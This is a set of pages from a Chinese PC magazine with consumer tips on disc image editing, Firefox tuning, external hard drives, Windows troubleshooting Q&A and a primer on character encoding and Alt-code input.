有时从朋友那里借来一张碟，感觉很不错，很想把它保存下来，但又觉得上面的很多东西不想要，同时还想在上面加上一些自己需要的东西。这时如果用直接复制文件的方法话，将会丢失原版光盘的结构(如有的有特殊结构，有的能够引导系统等)。但这时，我们可以把原版光盘插入光驱中，启动WinISO，然后选择“动作”菜单下的“从CDROM制作ISO文件”命令。然后选中“ASPI”单选按钮，按下“制作”按钮后即要把当前欲复制光盘中的内容制作成ISO文件(如C:\backup.iso)。然后单击WinISO工具栏上的“打开”按钮，打开刚才制作的ISO文件，选中其中不需要的文件或文件夹，按下Del键把它咔嚓掉，再从“资源管理器”中把自己欲添加的内容拖放到WinISO窗口中，文件添加完成后，按下工具栏上的“保存”按钮更新保存ISO文件。最后打开Nero，选择“文件→刻录镜像”命令，并打开将来更新的ISO文件，最后写入光盘。烧录后的光盘将是原版光盘的复制，同时还会有我们自己新加的文件。



CF [MJ02]

七招打造雪山飞“狐”

Firefox提速另类技巧

■ 小老虎

由于IE的功能迟迟没有大的改进，很多用户选择了使用IE内核的多页面浏览器，诸如Maxthon、GreenBrowser等，当然，也有部分人选择了Firefox。Firefox不仅有比IE更高的安全性，而且它拥有大量扩展来增强自己的功能，但还有很多人抱怨Firefox占用的内存太多。如何让这只“狐狸”飞起来呢？给你七招！

01 初始设置很重要

在Firefox地址栏中输入“about:config”并回车，将“config.trim_on_minimize”设置为“True”，将“image.animation_mode”设置为“none”(停止播放动画)或者“once”(只播放一次)。将“browser.cache.memory.capacity”设置为一个固定值，大虾们推荐设置为“16384”。

02 减少页面缓存

Firefox为了加快浏览速度，会缓存已经浏览过的页面，这样当我们使用“前进、后退”时速度更快，但这会占用很大的内存。这个页面数是根据机器内存的大小来设置的，有时候一个实际大小8MB的页面，要占120MB的内存。在地址栏中输入“about:config”，找到“browser.sessionhistory.max_total_viewers”，将其值设置为更小的值。通常512MB内存缺省是全局8个页面，但你可以把它改得更小些，甚至修改为0。

03 禁止加载Flash广告

Flash是造成Firefox崩溃的最大可能原因，不过我们可以用一款叫Flashblock(下载地址:https://addons.mozilla.org/extensions/moreinfo.php?id=433)的Firefox扩展来解决这个问题。安装该扩展后，如果所访问网页中包含有Flash，那么Firefox会在Flash处显示一个图标，而并不加载它，这样可以大大提高网页载入速度。在需要显示Flash的时候则点击图标即可。

04 取消一些烦人的页面元素

有人喜欢在自己的网站上放上背景音乐，有人喜欢在站点中使用Java特效，访问者根本没有办法去关闭，让人心烦。某网站(http://www.squarefree.com/bookmarklets/zap.html)提供了多个JavaScript脚本来取消这些网页元素的解释。使用方法很简单，只需要根据你的需求，点击相应的JavaScrit脚本链接即可。

05 停用或卸载扩展


扩展是造成Firefox内存急剧上升的关键，所以我们能不用的扩展尽量不用，尽量减少扩展的数量。选择“Tools→Extensions”菜单打开Firefox的扩展管理器，选中某些并不是十分需要的扩展，单击“Disabled”(禁用)或者“Uninstall”(卸载)即可。

06 让难缠脚本不再运行

有一些撰写不规范的JavaScript脚本会让Firefox运行缓慢，也有些网站会僵住，有可能是在联网时暂时没有反应。我们可以使用NoScript扩展来禁用访问页面的JavaScript程序。

07 用安全模式诊断问题

如果以上的方法都用过了，你还是觉得Firefox很慢，那就试试最后一招：运行“firefox -safe-mode”命令以安全模式打开Firefox，Firefox会弹出提示窗口，勾选“Reset toolbars and controls”(重置工具栏)和“Reset all user preferences to Bon Echo defaults”(把Firefox的设置恢复到默认)，接下来单击“Continue in Safe Mode”按钮(见图)。



最后，使用排除法，逐一卸载扩展看看卸到哪一个时情况会有好转即可找到真凶。

CF [MJ03]

移动硬盘使用技巧

尽管移动硬盘使用方法很简单，可是不掌握一些操作技巧，还是有可能碰到各种稀奇古怪的问题，从而影响你的操作效率。为此，本文特意总结了一些移动硬盘的使用经验……

01 移动硬盘分区不要过多

移动硬盘虽然在结构上和普通的硬盘没有什么区别，但是由于它经常要进行插拔，因此硬盘的分区建议不要超过2个，因为每次连接系统都会对硬件进行检索，如果你分区过多，那么每次使用就需要等待很长时间。尤其是旧式的采用USB1.1传输接口的移动硬盘，如果分区过多，每次使用就会浪费掉很多等待的时间。

02 尽量避免长时间使用移动硬盘

现在有很多人将移动硬盘作为常用硬盘，特别是笔记本用户和办公一族，经常将移动硬盘插在电脑上长期工作，这样其实是不正确的。移动硬盘是用来临时交换或存储数据的，不是一个本地硬盘，相比于内置硬盘，移动硬盘经常要工作在恶劣的环境下，尤其是没有机箱的保护，在硬盘高速转动的时候如果发生振动，很容易给硬盘造成永久性的损伤。

正确的移动硬盘使用方法应该是在本地硬盘上对需要整理和下载的文件操作好，然后再连接移动硬盘，将文件拷贝到移动硬盘上。

03 移动硬盘不需要磁盘整理

有的电脑使用者喜欢隔一段时间就对移动硬盘进行磁盘整理，这样来加快磁盘的速度，其实这样做是没有意义的，而且还降低了硬盘的寿命，还会损害硬盘。如果真的确实需要整理，正确的做法应该是重新格式化，先将数据都copy出来，格式化后再copy回来，就可以了，这是因为移动硬盘中的文件都是可移动的，不用担心不可移动的系统文件。

04 四招解决移动硬盘的供电问题

移动硬盘的供电问题是移动硬盘故障中最常见的，总结4个技巧杜绝供电不足。

(1)购买做工较好且有品质保证的USB移动硬盘盒，也就是选择了稳定的质量。

(2)购买低功耗的笔记本硬盘做移动硬盘，多数就不需要外加电源了。

(3)在使用笔记本电脑等USB接口较少的设备时，要综合考虑USB接口的供电能力，不要透支。

(4)购买移动硬盘盒时，要选择自身带有辅助供电线的产品，好的移动硬盘盒都会提供变压器，一般的移动硬盘盒也有单独的PS2或者USB供电线，供电不足时一定要插上，即使USB接口供电足够带动硬盘，如果不是短时间工作，建议也插上。

05 增加移动硬盘的 copy 速度

在拷贝一个大型的文件夹的时候，由于有很多的小文件，因此拷贝速度很慢，可以利用copy大文件比多个细碎的小文件快的特点，将文件夹用winrar打包，压缩方式采用“存储”即可，再copy就可以快速增加拷贝速度了。

06 移动硬盘 USB 线的使用注意

(1)不要使用USB延长线，过长的线会造成USB数据同步出错，使移动硬盘的工作出现问题。

(2) 建议将移动硬盘尽量连接在主机的后背板USB接口上，如果将移动硬盘接在机箱的前置USB接口上不能正常工作，多半是因为供电问题，可以将辅助电源接上解决。

07 带有 1394 接口的移动硬盘的使用

(1)供电：台式机自带的6针1394接口额定电流为1A，已经足够带动所有移动硬盘，甚至就是大型的台式机硬盘也没问题。而4针的接口是不供电的，必须要给移动硬盘另外增加供电，而笔记本PC卡接出来的1394接口也不能供电，同样也要给PC卡或者移动硬盘额外供电。

(2)接口选择：1394接口芯片有很多，其中以TI双芯片和ricoh为最佳选择，ALI和VIA的芯片性能一般，但是稳定性还不错。

(3)对比优势：如果预算合适，还是建议选择具有1394接口的移动硬盘，因为它的CPU占有率非常低，更加适合文件管理工作。

CF [MJ04]

SYSTEM {系统}

Q1 用户账户图片无法显示

我的系统是Windows XP，在登录界面和控制面板的"用户账户"设置里，原来显示头像图片的位置无法显示(图片无法显示的红叉)，请问应该如何解决？(读者来电)

答:登录和控制面板中显示图片的方式都和网页的HTML解释功能相关，所以此故障最有可能是此功能的DLL文件的注册表信息失效了，点击"开始→运行"，输入"REGSVR32 /i MSHTML.DLL"(不含引号)命令并回车，重启后就能解决了。

Q2 修复无法打开的文件

我的Windows XP最近不太稳定，玩游戏时经常自动重启，朋友说是硬盘出问题了，我不确定是不是有坏道，但是硬盘中有些重要的文件无法打开了，能否帮我找回这些文件呢？(读者邮件)

答:如果是硬盘出现了物理坏道，那么建议还是快把重要数据都备份到可靠的地方。对于已经损坏的文件，可以尝试使用一些专门的修复工具来修复，也可以通过系统自带的命令来修复，前提是这些数据依然存在且没有被其他数据覆盖。以修复你的D盘根目录下的bad.txt文件为例，首先点击"开始→运行"，在运行输入框中输入"CMD"(不含引号)后回车，在弹出的命令提示符下键入"Recover D:\bad.txt"(不含引号)回车即可。恢复过程不能停止，一次恢复一个文件。此方法在硬盘有坏道时只能恢复没有损坏的那部分数据，对TXT等文件效果较好，如果是EXE文件就不建议使用了。

Q3 "搜索"功能无法使用

我在Windows XP SP2中通过"开始→搜索→文件或文件夹"方式搜索文件每次都会弹出"A file that is required to run Search Companion cannot be found. You may need to run setup.(无法找到运行搜索助理所需要的一个文件。您可能需要运行安装。)"的错误提示，换到文件夹窗口中使用"搜索"也是如此，请问此故障如何修复？(CFan论坛提问)

答:这个故障在Windows XP中出现得很多，Windows XP的搜索加入了"搜索助理"功能，但是由于这个组件被破坏而导致搜索故障的情况却增加了。其实产生故障的原因有两个，一是文件损坏，二是DLL文件注册失效，可以按以下的方法分别解决:

(1)在"资源管理器"中打开%systemroot%\inf目录，找到Srchasst.inf文件。右击此文件选择"安装"，根据系统提示插入安装光盘即可。完成后测试搜索功能是否恢复，如果没有解决则使用下一个方法。

(2)在"记事本"中输入下面的内容，另存为一个BAT文件，运行即可。

```
cd /d "%SystemRoot%\System32"
regsvr32 /u /s msxml3.dll
regsvr32 /s msxml3.dll
exit
```

Q4 无法使用"添加/删除程序"

我在"控制面板"中打开"添加/删除程序"时，系统总是提示"找不到所需的DLL文件"，只好通过用其他第三方卸载软件来卸载不想要的软件，我的操作系统是Windows 2000，请问如何才能解决此故障(读者邮件)？

答:这是由于"添加/删除程序"所依赖的动态数据库文件的注册信息失效了，只要重新注册这些文件就能修复。点击"开始→运行"，输入下列命令，并依次在弹出窗口中确认即可。

```
regsvr32 Appwiz.cpl
regsvr32 Jscript.dll
regsvr32 Mshtml.dll
regsvr32 Msi.dll
regsvr32 Mshtmled.dll
regsvr32 "C:\Program Files\Common Files\System\Ado\Msado15.dll"
regsvr32 "C:\Program Files\Common Files\System\Ole DB\Oledb32.dll"
```

Q5 统一文件夹的显示方式

在新安装的Windows XP中，文件夹显示方式的默认设置是"平铺"，如果想改为"详细列表"，就得逐个打开文件夹并且右键设置，有没有办法能将硬盘中所有文件夹的显示方式同时改为"详细列表"？(读者来电)

答:此方法同时适用于Windows XP/2003，在"我的电脑"中打开任意文件夹，右击空白处，在"查看"菜单中选择你喜欢的显示方式，比如"详细列表"。选择菜单"工具→文件夹选项"，在弹出窗口的"查看"选项卡单击"应用到所有文件夹"，然后确认所有操作即可。

Q6 "任务管理器"的进程不显示用户名

我在Windows XP系统中打开"任务管理器"后，进程列表中没有显示各个进程对应的用户名(除了"System Idle Process"进程旁边显示了用户名SYSTEM，其他进程边上都是空白的)，请问是不是被黑客攻击了，应该如何恢复显示？(读者来电)

答:估计你对系统服务进行过优化，并且把其中的"Terminal Services"服务禁止了。解决方法是重新启用该服务，点击"开始→运行"，输入Services.msc回车，在服务列表中找到"Terminal Services"服务，然后将其"启动类型"设置为"手动"或"自动"，并点击"启动"按钮，确保"服务状态"为"已启动"后退出设置，重新打开"任务管理器"即可正常显示。

CF [SB01]

SOFTWARE {软件}

Q1 桌面图标显示不正常

之前，我下载了一款微软推出的“尼罗河”桌面主题并将其应用到系统中，之后感觉不好用，我又将其卸载了，卸载后，桌面上的“我的电脑”、“我的文档”、“回收站”等图标都成了一个无类型文件的图标，看上去非常别扭。请问如何将这些图标还原到系统默认的状态？

答：右击桌面空白处并选择弹出的快捷菜单中的“属性”项，在打开的窗口中选择“常规”选项卡，然后在下面的列表中一一选择“我的电脑”等图标并单击“还原默认图标”按钮，最后单击“确定”保存配置即可。

Q2 快速查询不明文件的打开软件

我从网上下载了一份资料，下载下来后双击它只能弹出打开方式窗口，并不能直接启动某个应用程序来打开它，我尝试使用Word、记事本、播放器等程序，都无法将其打开。请问，如何能快速地知道可以打开某个文件的工具？

答：首先，你得查出该文件的扩展名，如果你的系统设置为隐藏文件扩展名，你必须单击资源管理器中的菜单“工具→文件夹选项”，在打开的窗口中选择“查看”选项卡，然后取消选择“隐藏已知文件扩展名”项。知道了这个文件的扩展名后，再用浏览器打开http://www.filext.com页面，将这个扩展名粘贴到查询框中并单击“Search”按钮便可以开始查询，稍后你便会看到页面上显示的关于该类型文件的打开方式及相应的工具了。

Q3 关闭RealOne显示内存不能为“Read”

以前一直使用正常，最近不知道为什么，只要关闭RealOne播放器时，系统就会弹出“‘0xffffffff’指令引用的‘0xffffffff’内存。该内存不能为‘read’”的提示。请问如何解决？

答：可能是因为你系统中安装了微软的拼音输入法2003，并且设置了隐藏语言栏而导致的，你只要在关闭RealOne之前设置显示语言栏或者将任意其他输入法作为当前输入法即可。建议你下载最新版本的微软拼音输入法以及RealOne播放器。

Q4 让MSN窗口一直在最前端

我下载安装了MSN 8，之后又安装了最新版本的MSN Shell，登录MSN 8后，所有打开的对话框总会在MSN 8主窗口的后面显示，极其不方便。将MSN Shell卸载之后问题依旧。请问如何才能让打开的聊天对话框显示在主窗口之上？

答：其实，只要在MSN8中设置即可，与MSN Shell无关。单击主窗口中的菜单“工具→总在最前面”，保证“总在最前面”不被选中即可。

Q5 EasyRecovery恢复的数据无法使用

由于系统出现问题导致硬盘中部分数据被误删除，我使用EasyRecovery虽然将这些丢失的文件找回来了，但是大多数都无法打开，即使打开后都显示为乱码。请问该如何解决？

答：使用数据恢复软件并不能保证百分百地找回丢失的数据，而你虽然找到了这些文件，而这些文件在误删除后可能被其他新写入硬盘的数据覆盖，这样便无法再将其回复了，而之所以能“找回”，是因为这个文件并没有完全被其他数据覆盖。如果是一些影视文件，可以尝试使用功能强大的播放器来播放其中没有被损坏的部分，而其他诸如文档类的文件，可能就无法进行正确地恢复了。以后在删除文件时要当心，误删除后千万不要再向硬盘中拷贝、移动文件，甚至不要运行其他应用程序，立即使用恢复软件进行恢复操作，这样，恢复的成功率将会大些。

Q6 文件夹为何无法命名为“aux”

我在新建一个文件夹时，试图将新建立的文件夹命名为“aux”，总是无法成功，请问，这是怎么回事？

答：这是Windows系统做的限制，对于一些系统中的设备文件（包括：aux、com1、com2、prn、con、nul等）名称不能用作文件名，当你试图用系统中的设备文件名来命名时，系统只会使用文件夹的原来名称，新文件名不会生效。

Q7 清除系统中重复的文件

我的电脑已经有好几年了，由于平时操作不当，在不同的目录中存有不少重复文件，一个一个地删除感觉太麻烦。请问有没有什么方法可以快速地帮我搜索并清除这些重复的文件？

答：专门用来清除重复文件的小软件有很多，EasyCleaner（下载地址：<http://www.onlinedown.net/soft/23022.htm>）就是一款不错的清除工具，用它便可以搜索并清理系统中存在的重复文件了。



CF [SB02]

NETWORK {网络}

Q1 显示MSN的最近对话

我重新安装系统后，安装了Messenger 8并使用它与好友进行聊天时，发现以前可以在新打开的聊天窗口中自动显示以前的聊天记录，现在却不再显示了。请问如何重新让Messenger 8自动显示先前的聊天记录？

答:打开Messenger 8主窗口，然后再单击菜单“工具→选项”，在打开的设置窗口中选择“消息”项，然后再勾选“在新对话框中显示最近的对话”项，最后单击“确定”按钮即可(见下图)。



Q2 清除IE地址栏中的中文地址记录

在IE浏览器的地址栏中，有不少中文地址记录，我使用IE自身的清除历史记录功能无法将其清除，只能清除那些英文历史记录。请问如何才能删除这些中文历史记录？

答:这是因为你安装了3721网络实名插件并且使用了中文网址实名后引起的。先使用一些恶意软件清除工具将3721相关的程序全部删除，然后再单击“开始→运行”，输入“regedit”并回车打开注册表编辑器，然后再依次找到以下键值项:[HKEY_CURRENT USER\Software\Microsoft\Internet Explorer\TypedURLs]，在右侧窗口中删除相应的项目，重新启动系统即可。

Q3 用Foxmail收取Gmail的企业电子邮局中的邮件

我申请了一个域名为xxx.com的Gmail电子邮局，并已建立账号admin@xxx.com，现在可以成功登录Web查看信件。请问，如何使用Foxmail来收取Gmail电子邮局中的邮件？

答:Gmail电子邮局也提供了POP方式，只要按照Gmail邮箱的POP3设置即可:设置时，按照添加其他账号的方法将Gmail账号添加进来，然后将发送邮件服务器设置为“smtp.gmail.com”，端口为“465”，接收邮件服务器设置为“pop.gmail.com”，端口为“995”。

Q4 如何关闭端口

看一些资料，说系统中开放的一些端口可能会存在安全隐患，最好是将其关闭。请问，如何才能将指定的端口关闭？

答:关闭系统中开放的端口，可以通过系统自带的安全策略功能来实现:从“开始→设置→控制面板→管理工具→本地安全策略”打开“本地安全设置”窗口，然后用鼠标右击“IP安全策略项，在本地计算机”，选择“创建IP安全策略”在打开的窗口中按照说明进行一步一步地设置。这种方法比较复杂，建议使用防火墙的IP规则来对指定的端口进行关闭操作，例如天网防火墙、金山网镖等都提供关闭端口的设置。

Q5 不注册会员如何“克隆”好友

在QQ中，如果不注册会员，如何将A账号中的好友“克隆”到B账号中？

答:如果要“克隆”的好友数目不是很多，建议一一添加，如果好友数目过多，可以尝试下面的方法:

第一步:登录需要克隆的(简称A)和要被克隆的(简称B)QQ。然后到A的文件夹中找到“user.db”文件，并将其复制到B文件夹中，并覆盖原有的“user.db”文件。

第二步:打开B账号，单击“QQ菜单”中的“好友与资料”，然后选择“好友管理器”，把需要克隆的好友通过按住“Shift”键全部选中，并拖入到“陌生人”中。

第三步:一遍一遍地点击“确定”按钮，最后，再把这些好友全部拖到“我的好友”列表中即可完成非QQ会员的好友“克隆”操作了。

Q6 让Outlook自动显示邮件中的图片

在Outlook 2003中，每次打开附件是图片的邮件时，在进行查看时，这些图片总是无法自动显示出来。请问，如何设置才能让这些附件图片自动显示出来？

答:打开Outlook 2003，然后单击菜单“工具→选项”，在打开的设置窗口中选择“安全”选项卡，将“区域”下拉列表中的参数设置为“Internet”，然后再单击“更改自动下载设置”按钮，在打开的窗口中取消选择“在HTML电子邮件中禁止自动下载图片或其他内容”项，最后保存设置即可(见下图)。



CF [SB03]

HARDWARE {硬件}

Q1 不同品牌的内存兼容性如何

最近朋友给我找来了HY 512MB/DDR的内存条，可是我自己机器上的是KingTiger512MB/DDR，我想装在一起，请问能否混用，混用后兼容性如何？会不会出现内存不兼容的问题？

答：不同品牌同容量的内存混插一般不会存在兼容性问题。现在随着全球工业标准的统一化，大部分内存生产企业生产的内存IC规格和电气性能都已经相差无几了。你所担心的内存不兼容的问题一般出现在不同品牌、不同容量和频率的新旧两款内存混插时。你的两条内存应当不会出现兼容性问题。如果混用后机器出现问题，可以尝试以下办法解决：

1.可以使用替换法检查你的两条内存，确保质量没有问题。

2.可以交换两条内存的主板插槽，进行实验。

3.建议你混用不同品牌内存时尽量不要超频。

4.检查你的主板，如是老的Intel芯片组的主板。例如:Intel BX 810e、Intel BX 810e2、Intel BX 815e、Intel BX 815ep、Intel BX 815ept等，容易造成内存跟主板不兼容。

5.提高内存工作电压来确保混用后系统的稳定性，可以将内存电压由2.5伏提高到2.7伏左右。

Q2 使用半导体散热片的注意事项

目前市场上有不少供CPU和显卡使用的半导体散热片，请问它的效果如何？使用时应注意什么？

答：目前市场上提供的CPU和显卡使用的半导体散热片主要由N型半导体、P型半导体、导线和陶瓷绝缘外壳组成，其中与CPU和显卡接触的一端为冷端，与散热器接触的一端为热端。通电后热量从冷端转向热端，使冷端的温度降低，同时热端的温度会相应地升高。但如果半导体散热片冷热两端温度相差过大，同时遇到空气比较潮湿的环境，散热片冷端容易产生“结露”问题，从而容易造成电路短路。因此使用半导体散热片时应注意控制冷热两端温差并且及时处理掉凝结的水露。半导体散热片热端温度会很高，必要时需为其配置散热装置，以免因温度过高而烧毁半导体散热片。

Q3 开机不正常现象的解决

一台计算机开机时，有时会出现主机开机正常，但显示器电源灯一闪即灭，不能显示图像，而有时运行正常。出现以上故障时，风扇转动正常，但是键盘灯一直不亮，点击“Num lock”也没有反应，请问这是为什么？

答：根据你讲述的情况，风扇转动正常，则说明电源已经正常启动，机器应该进行自检，如自检正常键盘灯应该闪亮一下，如果键盘灯没亮，说明自动检测没有通过。电脑显示器和键盘的故障有很大的可能是硬件的连接出现了问题，建议你检查一下机器的显示器和键盘连接线的接口是否插紧，还可以在其他电脑上测试一下你的连接线是否有接触不良的问题。同时测试一下你的电源电压以确定是否是电源电压不稳造成了以上的故障。

Q4 跳频后总线频率应为多少

我的CPU 是Celeron2.4 GHz，华硕P4VT8无跳线设计的主板，请问在BIOS里将外频调到133MHz时，AGP/PCI总线频率应为多少？

答：根据你的计算机配置，当在Bios里将外频调到133MHz时，AGP/PCI总线频率应为66/33MHz。这是因为在一般标准频率时，为了保证跳频后总线工作稳定，AGP/PCI总线会采取“分频”以确保相应的工作频率。一般AGP总线频率应在二分之一分频情况下进行工作，即133MHz乘以1/2为66MHz的工作频率。PCI总线频率应在四分频的情况下进行工作，即133MHz乘以1/4为33MHz的工作频率。只有在这样的频率下才能保证调频后AGP/PCI总线工作频率的稳定。

Q5 机器自动关机和重启

一台计算机基本配置如下：Celeron1.8GHz、技嘉GA－8IR533、IBM 80GB、Apacer 256MB/DDR333。最近一段时间机器经常自动关机和重启，我进行了杀毒并更换了CPU风扇，但是没有效果。我尝试将我的硬件替换到其他机器上，则运行正常。请问这是为什么？

答：根据你介绍的情况，硬件替换到其他机器上，则运行正常，说明你的电脑硬件没有问题。而硬件在你的机器上经常自动关机和重启，有可能是你的主板对Apacer 256MB/DDR333的内存不兼容造成的。你的技嘉GA－8IR533主板最高只能支持到DDR 266的频率，所以对KINGMAX 256MB/DDR333的内存只能作为DDR 266的频率来使用。本来DDR 333的内存向下兼容为DDR 266应该没有问题，但是由于非品牌的产品质量较差，所以会产生机器经常自动关机和重新启动的问题。

Q6 怎样再次使用休眠功能

我的机器配置如下：Celeron 2.0 GHz、华硕 P4PE－X、HY 512MB R400、迈拓80GB、安装了Windows XP系统。原来可以使用关机休眠功能，但是自从我增加了一条HY 512MB R400的内存以后，电脑休眠功能就不能使用了，请问如何解决这个问题？

答：自从你的电脑增加了内存条以后，机器内存增大超过了你的C盘的硬盘剩余空间的容量，造成你的电脑休眠功能不能使用了。电脑的休眠功能就是当电脑休眠时，将原来在你内存中保存的数据复制到你的系统所在盘的硬盘上进行保存，然后关闭计算机。重新启动后，再将硬盘上保存的数据复制回内存里，从而将电脑恢复到关机之前的样子。由此可见要恢复你的电脑休眠功能，就需要将你的电脑系统所在盘的硬盘空间扩大，只要你的系统所在的盘剩余硬盘空间大于1GB以上（最好是2GB）就可以解决问题了。

CF [SB04]

人变“猪”的魔术



Windows 编码揭秘

■熊国红

“在QQ聊天窗口按住Alt键，接着用小键盘输入‘29482’，松开Alt后就会看到你的名字了！”收到好友发来的消息，忍不住试了一下，结果自己的名字就成了“猪”。虽然只是一个玩笑，但你难道不想知道人为什么会变“猪”吗？

小实验

向MM表白的经典方案

试着在QQ的聊天窗口中按住Alt，然后通过小键盘依次输入73、76、85、90641、94769、85856。这就是说，能够用这种方法输入的不仅有“猪”，所有的文字都可以。怎么把喜欢的MM的名字变成代码？接着往下看吧！

汉字或其他字符都可以通过按住Alt+小键盘数字的方式输入，而且它们和数字是一一对应的关系。要找出这种对应关系，就需要先了解计算机的字符编码规则。

文字是如何输入和显示出来的

1.不认图只认数

我们知道计算机所认识的数字只有两个，即0和1，不同0、1组合组成二进制数字，这些二进制数字可以转换为八进制、十进制或十六进制的数字。我们在显示器上看到的文字对计算机而言其实是一种不认识的图形，计算机是不能直接处理图形的，所以我们需要将文字的图形保存在电脑的存储器中，然后操作系统中制定一个对应的规则让文字图形和数字逐一对应。其中，文字图形的集合就是我们的字体库，而对应的规则就是文字编码了。

2.编码和解码

当我们通过输入法输入文字后，系统核对文字图形后根据文字编码规则将文字信息转换成为十六进制的数字代码，然后变成计算机可以处理的二进制代码，这就是文字的编码过程。

当计算机处理完文字信息后，以二进制数字代码表示的结果需要转换为十六进制的数字，这时系统将根据一定的文字编码规则到字体库中查找数字代码所对应的文字图形，然后显示在屏幕上，这样就能够在屏幕上看到该文字，这就是文字解码。

也就是说，在文字输入到显示在屏幕需要经过两个过程——编码和解码，在编码和解码的过程中都需要通过文字编码规则，于是就产生这样的疑问，编码和解码过程中的文字编码规则是不是一样的呢？

战国风云录！从ASCII到Unicode

1.翻倍后的扩展ASCII

人类的语言是相当丰富的，不同国家甚至民族所使用的文字有很大的区别，所以产生了许多不同的文字编码。最初的时候，人们收录了字符并按照一定规则组成了一个字符编码集合——ANSI(即美国国家标准化组织，各项国际标准的制定者，包括ANSI文字编码标准)的ASCII码(美国信息交换标准代码)，它使用7位(Bits)来表示一个字符，如字符“a”的ASCII码为1100001，这样共能表示2的7次方(即128)个字符，其中包括了英文字母、数字、标点符号等常用字符。后来为了能表达更多字符，人们又将其进行了扩展，使用8位表示一个字符，共能表示256个字符(2的8次方)，主要在原来的7位字符集的基础上加入了一些特殊符号，扩展ASCII码向下兼容原来的ANSI ASCII码。

2.扩展了还是不够

随着计算机的普及，而ASCII最多能只能表达256个字符集，显然不能满足需求了(中文的常用汉字就有几千个，区区256实在是……)。为了能表示各国文字，各国在ASCII的基础上制定了自己的字符集，这些以ASCII为基础派生字符集，我们称之为多字节字符系统(Multi-Byte Character System，简称MBCS)，使用大于128的编码作为一个引导字节(Leading Byte)，紧跟在引导字节后的第二(甚至第三)个字符与引导字节一起形成新的文字编码。这样的字符集有很多，我们常见的GB2312、Big5、Shift-JIS、ISO8859等编码。

3.“字符集冲突”的拯救者

由于每种语言都制定了自己的字符集，导致最后存在的各种字符集实在太多，甚至中文的简繁体之间字符集也不同，十分不便(比如玩繁体字游戏时就会出现乱码，必须使用“南极星”等内码转换工具)。为了方便信息交流，人们又重新收录了字符集——Unicode，它为所有字符都分配了一个唯一对应的编码，这样的编码无须考虑平台、程序、语言的区别，在Unicode内核的平台上都能正常显示。也就是说Unicode编码收集了人类几乎所有语言的字符信息，所以Unicode编码还可称为通用文字编码。此外，Unicode编码中包含了单、双甚至多字节的字符，于是Unicode可以细分为多种编码形式，常见的有UTF-7、UTF-8、UTF-16和UTF-32，这些编码都属于Unicode字符集。

小资料

Unicode的前世今生

历史上存在两个试图独立设计Unicode的组织，即国际标准化组织(ISO)和一个软件制造商的协会(unicode.org)。ISO开发了ISO-10646项目，也称为UCS，而Unicode协会开发了Unicode项目。其中ISO-10646的Code Space(编码空间)为U+0000—U+10FFFF，而Unicode的Code Space为U+0000—U+FFFF，这就是Unicode1.0，也是我们平时说的Unicode。后来双方都认识到人类并不需要两个不兼容的通用字符集，于是两个组织合并双方的工作成果，并为创立一个单一编码表而协同工作，于是诞生了Unicode2.0。从Unicode2.0开始，Unicode项目采用了与ISO 10646-1相同的字库和字码。

多变的系统内码

1.从ANSI往Unicode跑的Windows

操作系统内部的文字编码就是内码，在早期的Windows 9x操作系统中，系统所采用的默认编码是与语言相关的。为了让操作系统可以支持全世界所有的语言文字，后来的Windows 2000/XP等采用的都是通用文字编码——Unicode字符编码。

2.见人说人话，见鬼说鬼话

现有的大量程序和文档都采用了某种特定语言的编码来编写，例如GBK、BIG5、GB2312等，举一个简单的例子:在GBK编码中“汉字”的对应码为“BABAD7D6”，如果用“记事本”打开包含“汉字”的GBK编码文本，Windows应该怎么解释“BABAD7D6”这串字节流呢？是按照Unicode编码解释、还是按照GBK或者BIG5去解释？最理想的方式是按GBK去解释，并得到“汉字”两个字，但也有可能按照其他编码解释，可能找不到对应的字符，或是找到错误的字符(所谓“错误”是指与文本作者的本意不符，产生了乱码)，如何避免系统出现乱码呢？


这就涉及一个代码页(Code Page)的概念，也就是当系统启动某些非系统内码编写的程序时，系统指定用来解释该程序的文字编码，通常这个代码页是为了让程序能更好地适应特定的语言环境而设计的，不同操作系统编码也是有所不同的，在简体中文的Windows中，代码页有CP20936、CP54936等，代表文字编码分别为GB2312、GB18030，可以通过“控制面板→区域和语言选项”设置和查询缺省代码页(见图1)。


你也可以变魔术

1.教你查编码

回到原来的话题，来看看人到底是如何变成“猪”的。按前文所述，“猪”字和数字“29482”是一个对应关系，很显然29482是一个10进制的数字，“猪”字的Unicode编码用十进制数字表示就是29482。

依次打开“开始→程序→附件→TrueType造字程序”命令，选择一个代码后打开造字窗口，然后在主窗口中选择“窗口→参照”命令，打开“参照”窗口。在“形状”中输入“猪”字，接着在“代码”中显示的结果为“732A”(见图2)。运行calc.exe打开“计算器”，选择菜单“查看→科学型”，选择“十六进制”后键入“732A”，再选择“十进制”后十六进制代码就转换为了十进制，结果正好是“29482”(见图3)。







> **小提示** 通过上面的方法就能查出所需字符的内码数字，如果嫌麻烦，可以从http://work.newhua.com/cfan/200611/AltInput.rar下载一个快速转换工具。

2.为何魔术的结果有差异

细心的读者可能发现，在QQ聊天窗口中与其他文本输入窗口中，ALT+小键盘的“29482”的结果是不尽相同的，比如系统自带的记事本中得到的是“s”，这是为什么呢？这是因为“记事本”默认的文字编码不是Unicode编码造成的，它默认采用了Windows代码页所指定的文字编码，在简体中文的Windows系统中即为GB2312编码。也就是说，在记事本中，我们通过ALT+小键盘的“29482”所输入到记事本中的信息采用的是Unicode编码，但记事本却用GB2312编码来解释，解释出来正好得到s(小写)。

